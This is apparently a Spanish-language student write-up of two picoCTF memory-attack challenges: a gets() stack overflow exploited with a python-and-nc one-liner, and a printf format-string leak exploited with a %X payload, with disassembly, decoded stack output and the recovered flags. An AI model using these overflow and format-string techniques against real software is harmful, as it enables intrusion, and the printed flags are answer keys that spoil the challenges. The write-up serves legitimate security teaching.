
Reto 8: Ataque a memoria

TIT31_02
RODRIGUEZ MAZZARELLO LAUTARO
RECUERO DEL VAL ALONSO
PARDO GAONA BRIAN EDUARDO
DIAZ CHAVEZ RAQUEL

Clutter Overflow


Description: Clutter, clutter everywhere and not a byte to use.

```
> nc mars.picoctf.net 31890
```



File Actions Edit View Help

GNU nano 7.2 chall.c



```c
int main(void)
{
  long code = 0;
  char clutter[SIZE];

  setbuf(stdout, NULL);
  setbuf(stdin, NULL);
  setbuf(stderr, NULL);

  puts(HEADER);
  puts("My room is so cluttered...");
  puts("What do you see?");

  gets(clutter);


  if (code == GOAL) {
    printf("code == 0x%llx: how did that happen??\n", GOAL);
    puts("take a flag for your troubles");
    system("cat flag.txt");
  } else {
    printf("code == 0x%llx\n", code);
    printf("code ≠ 0x%llx :(\n", GOAL);
  }

  return 0;
}
```

Ensamblador con GDB y Radare2

> gdb ./chall

Debugueamos el programa con gdb.

> break main

Situamos un breakpoint donde nos interese, en este caso en el main.

> run

Corremos el programa.


> disassemble


Usando radare2 vamos a entenderlo desde otra perspectiva.

> aaaa (analizador)

> s main (seek)

> pdf



0x00000000004011ff <+153>: jne 0x40123a <main+212>
0x0000000000401201 <+155>: mov esi,0xdeadbeef
0x0000000000401206 <+160>: lea rax,[rip+0x139b] # 0x4025a8
0x000000000040120d <+167>: mov rdi,rax
0x0000000000401210 <+170>: mov eax,0x0
0x0000000000401215 <+175>: call 0x401060 <printf@plt>
0x000000000040121a <+180>: lea rax,[rip+0x13ae] # 0x4025cf
0x0000000000401221 <+187>: mov rdi,rax
0x0000000000401224 <+190>: call 0x401030 <puts@plt>
0x0000000000401229 <+195>: lea rax,[rip+0x13bd] # 0x4025ed
0x0000000000401230 <+202>: mov rdi,rax
0x0000000000401233 <+205>: call 0x401050 <system@plt>
0x0000000000401238 <+210>: jmp 0x40126e <main+264>
0x000000000040123a <+212>: mov rax,QWORD PTR [rbp-0x8]
0x000000000040123e <+216>: mov rsi,rax
0x0000000000401241 <+219>: lea rax,[rip+0x13b2] # 0x4025fa
0x0000000000401248 <+226>: mov rdi,rax
0x000000000040124b <+229>: mov eax,0x0


; DATA XREF from entry0 @ 0x401094
271: int dbg.main (int argc, char **argv, char **envp);
; var char[256] clutter @ rbp-0x110
; var long int code @ rbp-0x8
0x00401166 55 push rbp ; int main();
0x00401167 4889e5 mov rbp, rsp
0x0040116a 4881ec100100. sub rsp, 0x110
0x00401171 48c745f80000. mov qword [code], 0
0x00401179 488b05c02e00. mov rax, qword [obj.stdout] ; obj.__TMC_END__
; [0x404040:8]=0
0x00401180 be00000000 mov esi, 0
0x00401185 4889c7 mov rdi, rax
0x00401188 e8b3feffff call sym.imp.setbuf ; void setbuf(FILE *stream, char *buf)
0x0040118d 488b05bc2e00. mov rax, qword [obj.stdin] ; obj.stdin_GLIBC_2.2.5
; [0x404050:8]=0
0x00401194 be00000000 mov esi, 0
0x00401199 4889c7 mov rdi, rax
0x0040119c e89ffeffff call sym.imp.setbuf ; void setbuf(FILE *stream, char *buf)
0x004011a1 488b05b82e00. mov rax, qword [obj.stderr] ; obj.stderr_GLIBC_2.2.5
; [0x404060:8]=0
0x004011a8 be00000000 mov esi, 0
0x004011ad 4889c7 mov rdi, rax
0x004011b0 e88bfeffff call sym.imp.setbuf ; void setbuf(FILE *stream, char *buf)
0x004011b5 488b057c2e00. mov rax, qword [obj.HEADER] ; [0x404038:8]=0x402008 str.
0x004011bc 4889c7 mov rdi, rax
0x004011bf e86cfeffff call sym.imp.puts ; int puts(const char *s)
0x004011c4 488d05ae1300. lea rax, str.My_room_is_so_cluttered... ; 0x402579 ; "My room is so clutte
0x004011cb 4889c7 mov rdi, rax
0x004011ce e85dfeffff call sym.imp.puts ; int puts(const char *s)

```
[0x00000110]> ? 0x110
int32   272
uint32  272
hex     0x110
octal   0420
unit    272
segment 0000:0110
string  "\x10\x01"
fvalue  272.0
float   0.000000f
double  0.000000
binary  0b0000000100010000
ternary 0t101002
```

picoCTF{c0ntr0ll3d_clutt3r_1n_my_buff3r}

```
(python3 -c 'print("A" * 264, end="")'; echo -e '\xef\xbe\xad\xde')| nc mars.picoctf.net 31890
```



Stonks

`nc mercury.picoctf.net 20195`

Atacamos la vulnerabilidad del `printf("%(x,p...)", none)`

```
int buy_stonks(Portfolio *p) {
        if (!p) {
                return 1;
        }
        char api_buf[FLAG_BUFFER];
        FILE *f = fopen("api","r");
        if (!f) {
                printf("Flag file not found. Contact an admin.\n");
                exit(1);
        }
        fgets(api_buf, FLAG_BUFFER, f);

        int money = p->money;
        int shares = 0;
        Stonk *temp = NULL;
        printf("Using patented AI algorithms to buy stonks\n");
        while (money > 0) {
                shares = (rand() % money) + 1;
                temp = pick_symbol_with_AI(shares);
                temp->next = p->head;
                p->head = temp;
                money -= shares;
        }
        printf("Stonks chosen\n");

        // TODO: Figure out how to read token from file, for now just ask

        char *user_buf = malloc(300 + 1);
        printf("What is your API token?\n");
        scanf("%300s", user_buf);
        printf("Buying stonks with token:\n");
        printf(user_buf);

        // TODO: Actually use key to interact with API

        view_portfolio(p);

        return 0;
}
```

Analizamos el código

`c`	Carácter	Cuando se usa con funciones `printf`, especifica un carácter de byte único; cuando se usa con funciones `wprintf`, especifica un carácter ancho.
`C`	Carácter	Cuando se usa con funciones `printf`, especifica un carácter ancho; cuando se usa con funciones `wprintf`, especifica un carácter de byte único.
`d`	Entero	Entero decimal con signo.
`i`	Entero	Entero decimal con signo.
`o`	Entero	Entero octal sin signo.
`u`	Entero	Entero decimal sin signo.
`x`	Entero	Entero hexadecimal sin signo; usa "`abcdef`".
`X`	Entero	Entero hexadecimal sin signo; usa "`ABCDEF`".
`e`	Punto flotante	Valor con signo que tiene el formato [`-`]*d.dddd* `e` [[`-`|`+`]]*dd*[*d*], donde *d* es un dígito decimal, *dddd* es uno o más dígitos decimales según la precisión especificada, o seis de forma predeterminada, y *dd*[*d*] es de dos o tres dígitos decimales según el formato de salida y el tamaño del exponente.
`E`	Punto flotante	Es idéntico al formato de `e`, salvo que el exponente se introduce mediante `E` en lugar de `e`.

```
┌──(kali㉿kali)-[~/Desktop/ataque_memoria/stonks]
└─$ nc mercury.picoctf.net 20195
Welcome back to the trading app!

What would you like to do?
1) Buy some stonks!
2) View my portfolio
1
Using patented AI algorithms to buy stonks
Stonks chosen
What is your API token?
%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X
%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X
%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X
%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X
%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X
%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X
%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X
%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X
%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X
%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X
%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X
%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X
Buying stonks with token:
9C043F0804B00080489C3F7F5AD80FFFFFFFF19C02160F7F68110F7F5ADC709C0318019C043D09C043F06F6369707B465443306C5F49345F7435
6D5F6C6C306D5F795F79336E35343036643036 64FFA9007DF7F95AF8F7F68440EA7DB80010F7DF7CE9F7F690C0F7F5A5C0F7F5A000FFA935D8F7
DE868DF7F5A5C08048ECAFFA935E40F7F7CF09804B000F7F5A000F7F5AE20FFA93618F7F82D50F7F5B890EA7DB800F7F5A000804B000FFA93618
8048C869C02160FFA93604FFA936188048BE9F7F5A3FC0FFA936CCFFA936C4119C02160EA7DB800FFA9363000F7D9DFA1F7F5A000F7F5A0000F7
D9DFA11FFA936C4FFA936CCFFA9365410F7F5A000F7F7D70AF7F950000F7F5A000006AD1571C8B03F10C000180486300F7F82D50F7F7D960804B
0001804863008048662804 8B851FFA936C48048CD08048D30F7F7D960FFA936BCF7F959401FFA93E7B0FFA93EB4FFA93EC1FFA93ECAFFA93EF9F
FA93F31FFA93F4CFFA93F6BFFA93F73020F7F6DB5021F7F6D000101F8BFBFF61000116438048034420597F7F6E0008098048630B40DC40DD40EE
40E17
Portfolio as of Fri May  5 18:42:04 UTC 2023


1 shares of X
3 shares of VT
3 shares of SGLG
```

•0=BS EOT°NUL•H•?~ðØSIÿÿÿñ•.SYNSI~þDC1SI~ðÜp•/CANSTX•0; ³ETXÐocip{FTC0l_I4_t5m_ll0m_y_y3n5406d06dÿ°NUL}
÷òºø÷ïä@ã×DNULDLE÷ØÜé÷ïðÀ÷ïENQÀ÷ïNULNULÿ°•h÷xæ•÷ïENQÀ•Hì¯ûBS•@÷ñ/ •KNULSI~ðNULSI~ðâSIûBS•••CANÕSI~ñ•SO=t@SI~ð
NULBSEOT°NULÿ°•¨•HÈi²á`ÿ°••ÿ°•¨•H¾•~ð?Àÿ°•\ÿ°•TDC1•.SYNSO=t@SIûBS•NULSI}3úUS~ðNULSI~ðNULNUL÷Ó?¡USûBS¥OûBS¥ÏûBS•
ASI~ðNULSI•DC3p¯•+NULNUL÷ïNULNULNULW•²••èô•NULSOH•HCNUL÷ñ•P÷ñ9`•KNULSOH•HCNUL•Hf(EOT••USûBS¥HEOT•Ð•HÓSI•DC3•SIûBS¤Ï•+•
SOHÿ°•{SIûBSëOûBSìUSûBSì¯ûBSï•ûBSóUSûBSôÏûBSö¿ûBS÷0 ÷ð;P!÷ð0NULDLEUS•ûÿaNULSOHSYNC•HETXD Y••EOTNULBS •HCVT
@Ü@Ý@î@áBEL

ocip	pico
{FTC	CTF{
0l_I	I_l0
4_t5	5t_4
m_ll	ll_m
0m_y	y_m0
_y3n	n3y_
5406	6045
d06d	d60d
ÿ°}	}

picoCTF{I_l05t_4ll_my_m0n3y_6045d60d}

Recursos de ayuda

https://www.youtube.com/watch?v=2gnaG4ocGLA&pp=ygULc3RvbmtzIHBpY28%3D - Dedicado a retos de picoCTF
Sintaxis de especificación de formato: funciones "printf" y "wprintf" | Microsoft Learn